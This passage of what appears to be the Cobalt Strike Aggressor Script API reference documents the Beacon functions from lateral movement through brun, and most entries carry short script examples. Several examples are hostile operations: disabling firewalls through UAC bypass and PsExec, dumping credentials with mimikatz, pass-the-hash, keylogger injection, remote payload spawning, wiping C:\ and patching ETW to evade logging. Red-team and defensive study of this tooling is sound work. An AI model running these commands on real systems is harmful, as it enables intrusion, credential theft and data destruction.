[&beacon\\_remote\\_exploit\\_register](#), [&beacon\\_remote\\_exploits](#), [&bjump](#)

## beacon\_remote\_exploit\_describe

Describe a Beacon lateral movement option.

Returns

A string description of the Beacon lateral movement option.

Arguments

\$1 - the exploit

Example

```
println(beacon_remote_exploit_describe("psexec"));
```

See Also

[&beacon\\_remote\\_exploit\\_register](#), [&beacon\\_remote\\_exploits](#), [&bjump](#)

## beacon\_remote\_exploit\_register

Register a Beacon lateral movement option with Cobalt Strike. This function extends the **jump** command.

Arguments

\$1 - the exploit short name

\$2 - the arch associated with this attack (e.g., x86, x64)

\$3 - a description of the exploit

\$4 - the function that implements the exploit (\$1 is the Beacon ID, \$2 is the target, \$3 is the listener)

See also

[&beacon\\_remote\\_exploit\\_describe](#), [&beacon\\_remote\\_exploits](#), [&bjump](#)

## beacon\_remote\_exploits

Get a list of lateral movement options registered with Cobalt Strike.

### Returns

An array of lateral movement option names.

### Example

```
printAll(beacon_remote_exploits());
```

### See also

[&beacon\\_remote\\_exploit\\_describe](#), [&beacon\\_remote\\_exploit\\_register](#), [&bjump](#)

## beacon\_remove

Remove a Beacon from the display.

### Arguments

\$1 - the id for the beacon to remove

## beacon\_stage\_pipe

This function handles the staging process for a bind pipe stager. This is an optional stager for lateral movement. You can stage any x86 payload/listener through this stager. Use [&stager\\_bind\\_pipe](#) to generate this stager.

### Arguments

\$1 - the id of the beacon to stage through

\$2 - the target host

\$3 - the listener name

\$4 - the architecture of the payload to stage. x86 is the only option right now.

## Example

```
# step 1. generate our stager
$stager = stager_bind_pipe("my listener");

# step 2. do something to run our stager

# step 3. stage a payload via this stager
beacon_stage_pipe($bid, $target, "my listener", "x86");

# step 4. assume control of the payload (if needed)
beacon_link($bid, $target, "my listener");
```

## beacon\_stage\_tcp

This function handles the staging process for a bind TCP stager. This is the preferred stager for localhost-only staging. You can stage any payload/listener through this stager. Use [&stager\\_bind\\_tcp](#) to generate this stager.

### Arguments

\$1 - the id of the beacon to stage through

\$2 - reserved; use \$null for now.

\$3 - the port to stage to

\$4 - the listener name

\$5 - the architecture of the payload to stage (x86, x64)

## Example

```
# step 1. generate our stager
$stager = stager_bind_tcp("my listener", "x86", 1234);

# step 2. do something to run our stager

# step 3. stage a payload via this stager
beacon_stage_tcp($bid, $target, 1234, "my listener", "x86");
```

```
# step 4. assume control of the payload (if needed)
beacon_link($bid, $target, "my listener");
```

## beacons

Get information about all Beacons calling back to this Cobalt Strike team server.

### Returns

An array of dictionary objects with information about each beacon.

### Example

```
foreach $beacon (beacons()) {
    println("Bid: " . $beacon['id'] . " is " . $beacon['name']);
}
```

## belevate

Ask Beacon to spawn an elevated session with a registered technique.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the exploit to fire

\$3 - the listener to target.

### Example

```
item "&Elevate 31337" {
    openPayloadHelper(lambda({
        binput($bids, "elevate ms14-058 $1");
        belevate($bids, "ms14-058", $1);
    }, $bids => $1));
}
```

### See also

[&beacon\\_exploit\\_describe](#), [&beacon\\_exploit\\_register](#), [&beacon\\_exploits](#)

## belevate\_command

Ask Beacon to run a command in a high-integrity context

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the module/command elevator to use

\$3 - the command and its arguments.

### Example

```
# disable the firewall
alias shieldsdn {
    belevate_command($1, "uac-token-duplication", "cmd.exe /C netsh advfirewall
set allprofiles state off");
}
```

### See also

[&beacon\\_elevator\\_describe](#), [&beacon\\_elevator\\_register](#), [&beacon\\_elevators](#)

## berror

Publish an error message to the Beacon transcript

### Arguments

\$1 - the id for the beacon to post to

\$2 - the text to post

### Example

```
alias donotrun {
    berror($1, "You should never run this command!");
}
```

## bexecute

Ask Beacon to execute a command [without a shell]. This provides no output to the user.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the command and arguments to run

### Example

```
bexecute($1, "notepad.exe");
```

## bexecute\_assembly

Spawns a local .NET executable assembly as a Beacon post-exploitation job.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the local path to the .NET executable assembly

\$3 - parameters to pass to the assembly

\$4 - (optional) the "PATCHES:" argument can modify functions in memory for the process. Up to 4 "patch-rule" rules can be specified (space delimited).

\$5 - (optional) [callback](#) function with the results. Arguments to the callback are: \$1 = beacon ID, \$2 = results, \$3 = information map

**"patch-rule" syntax (comma delimited):** [library], [function], [offset], [hex-patch-value]

**library** - 1-260 characters

**function** - 1-256 characters

**offset** - 0-65535 (The offset from the start of the executable function)

**hex-patch-value** - 2-200 hex characters (0-9,A-F). Length must be even number (hex pairs).

### Notes

- This command accepts a valid .NET executable and calls its entry point.
- This post-exploitation job inherits Beacon's thread token.
- Compile your custom .NET programs with a .NET 3.5 compiler for compatibility with systems that don't have .NET 4.0 and later.

## Example

```
alias myutil {
    bexecute_assembly($1, script_resource("myutil.exe"), "arg1 arg2 \"arg 3\"");
}
```

## bexit

Ask a Beacon to exit.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

## Example

```
item "&Die" {
    binput($1, "exit");
    bexit($1);
}
```

## bgetprivs

Attempts to enable the specified privilege in your Beacon session.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - a comma-separated list of privileges to enable. See:

[https://msdn.microsoft.com/en-us/library/windows/desktop/bb530716\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx)

## Example

```
alias debug {
    bgetprivs($1, "SeDebugPriv");
}
```

## bgetsystem

Ask Beacon to attempt to get the SYSTEM token.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

### Example

```
item "Get &SYSTEM" {
    binput($1, "getsystem");
    bgetsystem($1);
}
```

## bgetuid

Ask Beacon to print the User ID of the current token

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

```
bgetuid($1);
```

## bhashdump

Ask Beacon to dump local account password hashes. If injecting into a pid that process requires administrator privileges.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the PID to inject the hashdump dll into or \$null.

\$3 - (optional) the architecture of the target PID (x86|x64) or \$null.

\$4 - (optional) callback function with the results. Arguments to the callback are: \$1 = beacon ID, \$2 = results, \$3 = information map.

## Example

### Spawn a temporary process

```
item "Dump &Hashes" {
    binput($1, "hashdump");
    bhashdump($1);
}
```

### Inject into the specified process)

```
bhashdump($1, 1234, "x64");
```

## bind

Bind a keyboard shortcut to an Aggressor Script function. This is an alternate to the `bind` keyword.

### Arguments

\$1 - the keyboard shortcut

\$2 - a callback function. Called when the event happens.

## Example

```
# bind Ctrl+Left and Ctrl+Right to cycle through previous and next tab.

bind("Ctrl+Left", {
    previousTab();
});

bind("Ctrl+Right", {
```

```

    nextTab();
}
;
```

## See also

[&unbind](#)

## binfo

Get information from a Beacon session's metadata.

### Arguments

\$1 - the id for the beacon to pull metadata for

\$2 - the key to extract

### Returns

A string with the requested information.

### Example

```

println("User is: " . binfo("1234", "user"));
println("PID  is: " . binfo("1234", "pid"));
```

## binject

Ask Beacon to inject a session into a specific process.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the process to inject the session into

\$3 - the listener to target.

\$4 - the process architecture (x86 | x64)

### Example

```
binject($1, 1234, "my listener");
```

## binline\_execute

Execute a Beacon Object File. This is the same as using the inline-execute command in Beacon.

### Arguments

\$1 - the id for the Beacon

\$2 - the path to the BOF file

\$3 - the string argument to pass to the BOF file

\$4 - (optional) [callback](#) function with the results. Arguments to the callback are: \$1 = beacon ID, \$2 = results, \$3 = information map

### Notes

This functions follows the behavior of \*inline-execute\* in the Beacon console. The string argument will be zero-terminated, converted to the target encoding, and passed as an argument to the BOF's go function. To execute a BOF, with more control, use [&beacon\\_inline\\_execute](#)

The Cobalt Strike documentation has a page specific to BOF files. See [Beacon Object Files on page 190](#).

## binput

Report a command was run to the Beacon console and logs. Scripts that execute commands for the user (e.g., events, popup menus) should use this function to assure operator attribution of automated actions in Beacon's logs.

### Arguments

\$1 - the id for the beacon to post to

\$2 - the text to post

### Example

```
# indicate the user ran the ls command
binput($1, "ls");
```

## bipconfig

Task a Beacon to list network interfaces.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - [callback](#) function with the ipconfig results. Arguments to the callback are: \$1 = beacon ID, \$2 = results, \$3 = information map

### Example

```
alias ipconfig {
    bipconfig($1, {
        blog($1, "Network information is:\n $+ $2");
    });
}
```

## bjoberror

Publishes a job error message to the Beacon transcript. Its primary purpose is to be used in the post-execution job's callback function.

### Arguments:

\$1 - the id for the beacon to post to.

\$2 - the related job id.

\$3 - the test to post.

### Example:

```
beacon_execute_postex_job($bid, $null, $dll_content, $args, {
    local('$bid $result %info $type');
    ($bid, $result, %info) = @_;
    $type = %info["type"] ;
```

```

$jid = %info["jid"] ;
if ($type eq "error") {
    bjoberror($bid, $jid, "[postex-cb: $+ $type $+ ]: " .
$result);
}
else {
    bjoblog($bid, $jid, "[postex-cb: $+ $type $+ ]: " .
$result);
}
} );

```

## bjobkill

Ask Beacon to kill a running post-exploitation job.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the job ID.

### Example

```
bjobkill($1, 0);
```

## bjoblog

Publishes a job output message to the Beacon transcript. Its primary purpose is to be used in the post-execution job's callback function.

### Arguments:

\$1 - the id for the beacon to post to.

\$2 - the related job id.

\$3 - the test to post.

### Example:

```

beacon_execute_postex_job($bid, $null, $dll_content, $args, {
    local('$bid $result %info $type');
    ($bid, $result, %info) = @_;
    $type = %info["type"] ;
    $jid = %info["jid"] ;
    if ($type eq "error") {
        bjoberror($bid, $jid, "[postex-cb: $+ $type $+ ]: " . $result);
    }
    else {
        bjoblog($bid, $jid, "[postex-cb: $+ $type $+ ]: " . $result);
    }
});

```

## bjobs

Ask Beacon to list running post-exploitation jobs.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

### Example

```
bjobs($1);
```

## bjob\_send\_data

Sends data to the DLL over the named pipe.

**NOTE:** The [Postex Kit](#) DLL must read any data on the pipe before Beacon can write any additional data to it. See [Bi-Directional Comms on page 123](#) and [Callbacks on page 124](#) for examples.

### Arguments

\$1 - the Beacon id

\$2 - the Job id

\$3 - the data to send

## Example

```
bjob_send_data($beacon_id, $job_id, $data);
```

## bjump

Ask Beacon to spawn a session on a remote target.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the technique to use

\$3 - the remote target

\$4 - the listener to spawn

## Example

```
# winrm [target] [listener]
alias winrm {
    bjump($1, "winrm", $2, $3);
}
```

## See also

[&beacon\\_remote\\_exploit\\_describe](#), [&beacon\\_remote\\_exploit\\_register](#), [&beacon\\_remote\\_exploits](#)

## bkerberos\_ccache\_use

Ask beacon to inject a UNIX kerberos ccache file into the user's kerberos tray

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the local path the ccache file

## Example

```
alias kerberos_ccache_use {
    bkerberos_ccache_use($1, $2);
}
```

## bkerberos\_ticket\_purge

Ask beacon to purge tickets from the user's kerberos tray

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

## Example

```
alias kerberos_ticket_purge {
    bkerberos_ticket_purge($1);
}
```

## bkerberos\_ticket\_use

Ask beacon to inject a mimikatz kirbi file into the user's kerberos tray

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the local path the kirbi file

## Example

```
alias kerberos_ticket_use {
    bkerberos_ticket_use($1, $2);
}
```

## bkeylogger

Injects a keystroke logger into a process.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - (optional) the PID to inject the keystroke logger into or \$null.

\$3 - (optional) the architecture of the target PID (x86|x64) or \$null.

## Example

Spawn a temporary process

```
bkeylogger($1);
```

Inject into the specified process

```
bkeylogger($1, 1234, "x64");
```

## bkill

Ask Beacon to kill a process

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the PID to kill

## Example

```
bkill($1, 1234);
```

## blink

Ask Beacon to link to a host over a named pipe

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the target to link to

\$3 - (optional) the pipename to use. The default pipename in the Malleable C2 profile is the default otherwise.

## Note

Use [&beacon\\_link](#) if you want a script function that will connect or link based on a listener configuration.

## Example

```
blink($1, "DC");
```

## [blog](#)

Publishes an output message to the Beacon transcript.

## Arguments

\$1 - the id for the beacon to post to

\$2 - the text to post

## Example

```
alias demo {
    blog($1, "I am output for the blog function");
}
```

## [blog2](#)

Publishes an output message to the Beacon transcript. This function has an alternate format from [&blog](#)

## Arguments

\$1 - the id for the beacon to post to

**\$2 - the text to post**

## Example

```
alias demo2 {
    blog2($1, "I am output for the blog2 function");
}
```

## bloginuser

Ask Beacon to create a token from the specified credentials. This is the make\_token command. User principle name (UPN) formatting may be used for the username value. In this case, the user's domain value is ignored.

## Arguments

**\$1 - the id for the beacon. This may be an array or a single ID.**

**\$2 - the domain of the user**

**\$3 - the user's username**

**\$4 - the user's password**

## Examples

```
# make a token for a user with an empty password
alias make_token_empty {
    local('$domain $user');
    ($domain, $user) = split("\\\\\", $2);
    bloginuser($1, $domain, $user, "");
}

# make a token for a user using UPN syntax
alias make_token_upn_syntax {
    bloginuser($1, "", "user@contoso.corp.com", "password1234");
}
```

## blogonpasswords

Ask Beacon to dump in-memory credentials with mimikatz. This function requires administrator privileges.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - (optional) the PID to inject the logonpasswords command into or \$null

\$3 - (optional) the architecture of the target PID (x86|x64) or \$null

## Example

### Spawn a temporary process

```
item "Dump &Passwords" {
    binput($1, "logonpasswords");
    blogonpasswords($1);
}
```

### Inject into the specified process

```
beacon_command_register(
    "logonpasswords_inject",
    "Inject into a process and dump in-memory credentials with mimikatz",
    "Usage: logonpasswords_inject [pid] [arch]");

alias logonpasswords_inject {
    blogonpasswords($1, $2, $3);
}
```

## bls

Task a Beacon to list files

## Variations

```
bls($1, "folder");
```

Output the results to the Beacon console.

```
bls($1, "folder", &callback);
```

Route results to the specified callback function.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - (optional) the folder to list files for. Use "." for the current folder.

\$3 - (optional) [callback](#) function with the ls results. Arguments to the callback are: \$1 = beacon ID, \$2 = the folder, \$3 = results

## Example

```
on beacon_initial {
    bls($1, ".");
}
```

## [bmimikatz](#)

Ask Beacon to run a mimikatz command.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the command and arguments to run. Supports the semicolon ( ; ) character to separate multiple commands

\$3 - (optional) the PID to inject the mimikatz command into or \$null

\$4 - (optional) the architecture of the target PID (x86|x64) or \$null

\$5 - (optional) [callback](#) function with the results. Arguments to the callback are: \$1 = beacon ID, \$2 = results, \$3 = information map

## Examples

```
# Usage: coffee [pid] [arch]
alias coffee {
    if ($2 >= 0 && ($3 eq "x86" || $3 eq "x64")) {
        bmimikatz($1, "standard::coffee", $2, $3);
```

```

} else {
    bmimikatz($1, "standard::coffee");
}
}
```

```

alias double_espresso {
bmimikatz($1, "standard::coffee;standard::coffee");
}
```

## [bmimikatz\\_small](#)

Use Cobalt Strike's "smaller" internal build of Mimikatz to execute a mimikatz command.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the command and arguments to run. Supports the semicolon ( ; ) character to separate multiple commands

\$3 - (optional) the PID to inject the mimikatz command into or \$null

\$4 - (optional) the architecture of the target PID (x86|x64) or \$null

\$5 - (optional) [callback](#) function with the results. Arguments to the callback are: \$1 = beacon ID, \$2 = results, \$3 = information map

### Note

This mimikatz build supports:

```

* kerberos::golden
* lsadump::dcsync
* sekurlsa::logonpasswords
* sekurlsa::pth
```

All of the other stuff is removed for size. Use [&bmimikatz](#) if you want to bring the full power of mimikatz to some other offense problem.

### Example

```
# Usage: logonpasswords_elevate [pid] [arch]
alias logonpasswords_elevate {
    if ($2 >= 0 && ($3 eq "x86" || $3 eq "x64")) {
        bmimikatz_small($1, "!sekurlsa::logonpasswords", $2, $3);
    } else {
        bmimikatz_small($1, "!sekurlsa::logonpasswords");
    }
}
```

## bmkdir

Ask Beacon to make a directory

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the folder to create

### Example

```
bmkdir($1, "you are owned");
```

## bmode

Change the data channel for a DNS Beacon.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the data channel (e.g., dns, dns6, or dns-txt)

### Example

```
item "Mode DNS-TXT" {
    binput($1, "mode dns-txt");
    bmode($1, "dns-txt");
}
```

## bmv

Ask Beacon to move a file or folder.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the file or folder to move

\$3 - the destination

## Example

```
bmv ($1, "evil.exe", "\\\target\\C$\\evil.exe");
```

## bnet

Run a command from Beacon's network and host enumeration tool.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the command to run.

Type	Description
computers	lists hosts in a domain (groups)
dclist	lists domain controllers
domain	show the current domain
domain_controllers	list domain controller hosts in a domain (groups)
domain_trusts	lists domain trusts
group	lists groups and users in groups
localgroup	lists local groups and users in local groups
logons	lists users logged onto a host
sessions	lists sessions on a host
share	lists shares on a host
user	lists users and user information

Type	Description
time	show time for a host
view	lists hosts in a domain (browser service)

\$3 - the target to run this command against or \$null

\$4 - the parameter to this command (e.g., a group name)

\$5 - (optional) the PID to inject the network and host enumeration tool into or \$null

\$6 - (optional) the architecture of the target PID (x86|x64) or \$null

\$7 - (optional) [callback](#) function with the results. Arguments to the callback are: \$1 = beacon ID, \$2 = results, \$3 = information map

**NOTE:**

The domain command executes a BOF using inline\_execute and will not spawn or inject into a process

## Example

### Spawn a temporary process

```
# ladmins [target]
#   find the local admins for a target
alias ladmins {
    bnet($1, "localgroup", $2, "administrators");
}
```

### Inject into the specified process

```
# ladmins [pid] [arch] [target]
#   find the local admins for a target
alias ladmins {
    bnet($1, "localgroup", $4, "administrators", $2, $3);
}
```

## bnote

Assign a note to the specified Beacon.

## Arguments

\$1 - the id for the beacon to post to

\$2 - the note content

## Example

```
bnote($1, "foo");
```

## bof\_extract

The function extracts the executable code for the specified entry point from the beacon object file.

## Arguments

\$1 - A string containing the beacon object file.

\$2 - Entry point of the code to extract. The default is "sleep\_mask"

## Example

```
set BEACON_SLEEP_MASK {
    local('$beacon_type $arch $type $handle $data');
    ($beacon_type, $arch) = @_;
    $type = "";
    if ($beacon_type ne "default") {
        $type = "_" . $beacon_type;
    }

    $handle = openf(script_resource("sleepmask $" . $type . ".+$arch.$o"));
    $data = readb($handle, -1);
    closef($handle);

    return bof_extract($data, "sleep_mask");
}
```

## bof\_pack

Pack arguments in a way that's suitable for BOF APIs to unpack.

## Arguments

`$1` - the id for the Beacon (needed for unicode conversions)

`$2` - format string for the packed data

`...` - one argument per item in our format string

## Note

This function packs its arguments into a binary structure for use with [`&beacon\_inline\_execute`](#). The format string options here correspond to the `BeaconData*` C API available to BOF files. This API handles transformations on the data and hints as required by each type it can pack.

Type	Description	Unpack With (C)
b	binary data	<code>BeaconDataExtract</code>
i	4-byte integer	<code>BeaconDataInt</code>
s	2-byte short integer	<code>BeaconDataShort</code>
z	zero-terminated+encoded string	<code>BeaconDataExtract</code>
Z	zero-terminated wide-char string	<code>(wchar_t *)BeaconDataExtract</code>

The Cobalt Strike documentation has a page specific to BOF files. See [Beacon Object Files on page 190](#).

## See also

[&beacon\\_inline\\_execute](#)

## [bpassthehash](#)

Ask Beacon to create a token that passes the specified hash. This is the pth command in Beacon. It uses mimikatz. This function requires administrator privileges.

## Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the domain of the user

`$3` - the user's username

`$4` - the user's password hash

`$5` - (optional) the PID to inject the pth command into or `$null`

`$6` - (optional) the architecture of the target PID (`x86|x64`) or `$null`

## Example

### Spawn a temporary process

```
bpassthehash($1, "CORP", "Administrator", "password_hash");
```

### Inject into the specified process

```
bpassthehash($1, "CORP", "Administrator", "password_hash", 1234, "x64");
```

## bpause

Ask Beacon to pause its execution. This is a one-off sleep.

### Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - how long the Beacon should pause execution for (milliseconds)

## Example

```
alias pause {
    bpause($1, int($2));
}
```

## bportscan

Ask Beacon to run its port scanner.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the targets to scan (e.g., 192.168.12.0/24)

\$3 - the ports to scan (e.g., 1-1024,6667)

\$4 - the discovery method to use (arp|icmp|none)

\$5 - the max number of sockets to use (e.g., 1024)

\$6 - (optional) the PID to inject the port scanner into or \$null

\$7 - (optional) the architecture of the target PID (x86|x64) or \$null

\$8 - (optional) [callback](#) function with the results. Arguments to the callback are: \$1 = beacon ID, \$2 = results, \$3 = information map

## Example

### Spawn a temporary process

```
bportscan($1, "192.168.12.0/24", "1-1024,6667", "arp", 1024);
```

### Inject into the specified process

```
bportscan($1, "192.168.12.0/24", "1-1024,6667", "arp", 1024, 1234, "x64");
```

## [bpowerpick](#)

Spawn a process, inject Unmanaged PowerShell, and run the specified command.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the cmdlet and arguments

\$3 - (optional) if specified, powershell-import script is ignored and this argument is treated as the download cradle to prepend to the command. Empty string is OK here too, for no download cradle. Specify \$null to use the current imported PowerShell script.

\$4 - (optional) the "PATCHES:" argument can modify functions in memory for the process. Up to 4 "patch-rule" rules can be specified (space delimited).

\$5 - (optional) [callback](#) function with the results. Arguments to the callback are: \$1 = beacon ID, \$2 = results, \$3 = information map

**"patch-rule" syntax (comma delimited):** [library], [function], [offset], [hex-patch-value]

**library** - 1-260 characters

**function** - 1-256 characters

**offset** - 0-65535 (The offset from the start of the executable function)

**hex-patch-value** - 2-200 hex characters (0-9,A-F). Length must be even number (hex pairs).

## Example

```
# get the version of PowerShell available via Unmanaged PowerShell
alias powerver {
    bpowerpick($1, '$PSVersionTable.PSVersion');
}

alias powerver2 {
    bpowerpick($1, '$PSVersionTable.PSVersion', '', 'PATCHES:
ntdll.dll,EtwEventWrite,0,C300');
}
```

## [bpowershell](#)

Ask Beacon to run a PowerShell cmdlet

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the cmdlet and arguments

\$3 - (optional) if specified, powershell-import script is ignored and this argument is treated as the download cradle to prepend to the command. Empty string is OK here too, for no download cradle. Specify \$null to use the current imported PowerShell script.

\$4 - (optional) [callback](#) function with the results. Arguments to the callback are: \$1 = beacon ID, \$2 = results, \$3 = information map

## Example

```
# get the version of PowerShell...
alias powerver {
    bpowershell($1, '$PSVersionTable.PSVersion');
}
```

## bpowershell\_import

Import a PowerShell script into a Beacon

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the path to the local file to import

## Example

```
# quickly run PowerUp
alias powerup {
    bpowershell_import($1, script_resource("PowerUp.ps1"));
    bpowershell($1, "Invoke-AllChecks");
}
```

## bpowershell\_import\_clear

Clear the imported PowerShell script from a Beacon session.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

## Example

```
alias powershell-clear {
    bpowershell_import_clear($1);
}
```

## bppid

Set a parent process for Beacon's child processes

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the parent process ID. Specify 0 to reset to default behavior.

### Notes

- The current session must have rights to access the specified parent process.
- Attempts to spawn post-ex jobs under parent processes in another desktop session may fail. This limitation is due to how Beacon launches its "temporary" processes for post-exploitation jobs and injects code into them.

### Example

```
alias prepenv {
    btask($1, "Tasked Beacon to find explorer.exe and make it the PPID");
    bps($1, {
        local('$pid $name $entry');
        foreach $entry (split("\n", $2)) {
            ($name, $null, $pid) = split("\s+", $entry);
            if ($name eq "explorer.exe") {
                bppid($1, $pid);
            }
        }
    });
}
```

## bprintscreen

Ask Beacon to take a screenshot via PrintScr method.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - (optional) the PID to inject the screenshot tool via PrintScr method or \$null.

`$3 - (optional) the architecture of the target PID (x86|x64) or $null.`

## Example

### Spawn a temporary process

```
item "&Printscreen" {
    binput($1, "printscreen");
    bpintscreen($1);
}
```

### Inject into the specified process

```
bprintscreen($1, 1234, "x64");
```

## bps

Task a Beacon to list processes

### Variations

```
bps ($1);
```

Output the results to the Beacon console.

```
bps ($1, &callback);
```

Route results to the specified callback function.

### Arguments

`$1 - the id for the beacon. This may be an array or a single ID.`

`$2 - (optional) callback function with the ps results. Arguments to the callback are: $1 = beacon ID, $2 = results`

## Example

```
on beacon_initial {
    bps($1);
}
```

```
alias prepenv {
    btask($1, "Tasked Beacon to find explorer.exe and make it the PPID");
    bps($1, {
        local('$pid $name $entry');
        foreach $entry (split("\n", $2)) {
            ($name, $null, $pid) = split("\s+", $entry);
            if ($name eq "explorer.exe") {
                bppid($1, $pid);
            }
        }
    });
}
```

## bpsexec

Ask Beacon to spawn a payload on a remote host. This function generates an Artifact Kit executable, copies it to the target, and creates a service to run it and clean it up.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the target to spawn a payload onto

\$3 - the listener to spawn

\$4 - the share to copy the executable to

\$5 - the architecture of the payload to generate/deliver (x86 or x64)

### Example

```
brev2self();
bloginuser($1, "CORP", "Administrator", "toor");
bpsexec($1, "172.16.48.3", "my listener", "ADMIN\$");
```

## bpsexec\_command

Ask Beacon to run a command on a remote host. This function creates a service on the remote host, starts it, and cleans it up.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the target to run the command on

\$3 - the name of the service to create

\$4 - the command to run.

## Example

```
# disable the firewall on a remote target
# beacon> shieldsdown [target]
alias shieldsdown {
    bpsexec_command($1, $2, "shieldsdn", "cmd.exe /c netsh advfirewall set
allprofiles state off");
}
```

## bpsexec\_psh

**REMOVED** Removed in Cobalt Strike 4.0. Use [&bjump](#) with psexec\_psh option.

## bpsinject

Inject Unmanaged PowerShell into a specific process and run the specified cmdlet. This will use the current imported powershell script.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the process to inject the session into

\$3 - the process architecture (x86 | x64)

\$4 - the cmdlet to run

\$5 - (optional) callback function with the results. Arguments to the callback are: \$1 = beacon ID, \$2 = results, \$3 = information map

## Example

```
bpsinject($1, 1234, x64, "[System.Diagnostics.Process]::GetCurrentProcess()");
```

## bpwd

Ask Beacon to print its current working directory

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

## Example

```
alias pwd {
    bpwd($1);
}
```

## bread\_pipe

bread\_pipe is called to register a new user-defined post-ex Beacon job which communicates over a named pipe.

## Arguments

\$1 - the Beacon id

\$2 - the job type (ANONYMOUS\_BYTESTREAM, ANONYMOUS\_BLOB, or IMPERSONATE\_BYTESTREAM)

\$3 - the callback type (CALLBACK\_POSTEX\_KIT, CALLBACK\_OUTPUT, CALLBACK\_OUTPUT\_UTF8, or CALLBACK\_OUTPUT\_OEM).

**NOTE:** The CALLBACK\_POSTEX\_KIT type is not supported when using ANONYMOUS\_BLOB as the job type.

\$4 - the job description

**\$5** - the name of the named pipe Beacon must connect to for communication

**\$6** - the pid (set to 0)

**\$7** - the timeout value in milliseconds

**\$8** - an optional aggressor script closure (can be set to \$null)

## Example

```
bread_pipe($bid, "ANONYMOUS_BYTESTREAM", "CALLBACK_POSTEX_KIT",
"bof.x64.o", "msrpc_1234", 0, 10000, $null);
```

## breg\_queryv

Ask Beacon to query a value within a registry key.

### Arguments

**\$1** - the id for the beacon. This may be an array or a single ID.

**\$2** - the path to the key

**\$3** - the name of the value to query

**\$4** - x86|x64 - which view of the registry to use

## Example

```
alias winver {
    breg_queryv($1, "HKLM\\Software\\Microsoft\\Windows NT\\CurrentVersion",
    "ProductName", "x86");
}
```

## breg\_queryv

Ask Beacon to query a value within a registry key.

### Arguments

**\$1** - the id for the beacon. This may be an array or a single ID.

**\$2** - the path to the key

**\$3** - the name of the value to query

**\$4** - x86|x64 - which view of the registry to use

## Example

```
alias winver {
    breg_queryv($1, "HKLM\\Software\\Microsoft\\Windows NT\\CurrentVersion",
    "ProductName", "x86");
}
```

## bremote\_exec

Ask Beacon to run a command on a remote target.

### Arguments

**\$1** - the id for the beacon. This may be an array or a single ID.

**\$2** - the remote execute method to use

**\$3** - the remote target

**\$4** - the command and arguments to run

## Example

```
# winrm [target] [command+args]
alias winrm-exec {
    bremote_exec($1, "winrm", $2, $3);
}
```

## See also

[&beacon\\_remote\\_exec\\_method\\_describe](#), [&beacon\\_remote\\_exec\\_method\\_register](#), [&beacon\\_remote\\_exec\\_methods](#)

## brev2self

Ask Beacon to drop its current token. This calls the RevertToSelf() Win32 API.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

## Example

```
alias rev2self {
    brev2self($1);
}
```

## brm

Ask Beacon to remove a file or folder.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the file or folder to remove

## Example

```
# nuke the system
brm($1, "c:\\\\");
```

## brportfwd

Ask Beacon to setup a reverse port forward.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the port to bind to on the target

\$3 - the host to forward connections to

\$4 - the port to forward connections to

## Example

```
brportfwd($1, 80, "192.168.12.88", 80);
```

## brportfwd\_local

Ask Beacon to setup a reverse port forward that routes to the current Cobalt Strike client.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the port to bind to on the target

\$3 - the host to forward connections to

\$4 - the port to forward connections to

## Example

```
brportfwd_local($1, 80, "192.168.12.88", 80);
```

## brportfwd\_stop

Ask Beacon to stop a reverse port forward

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the port bound on the target

## Example

```
brportfwd_stop($1, 80);
```

## brun

Ask Beacon to run a command

## Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the command and arguments to run

## Note

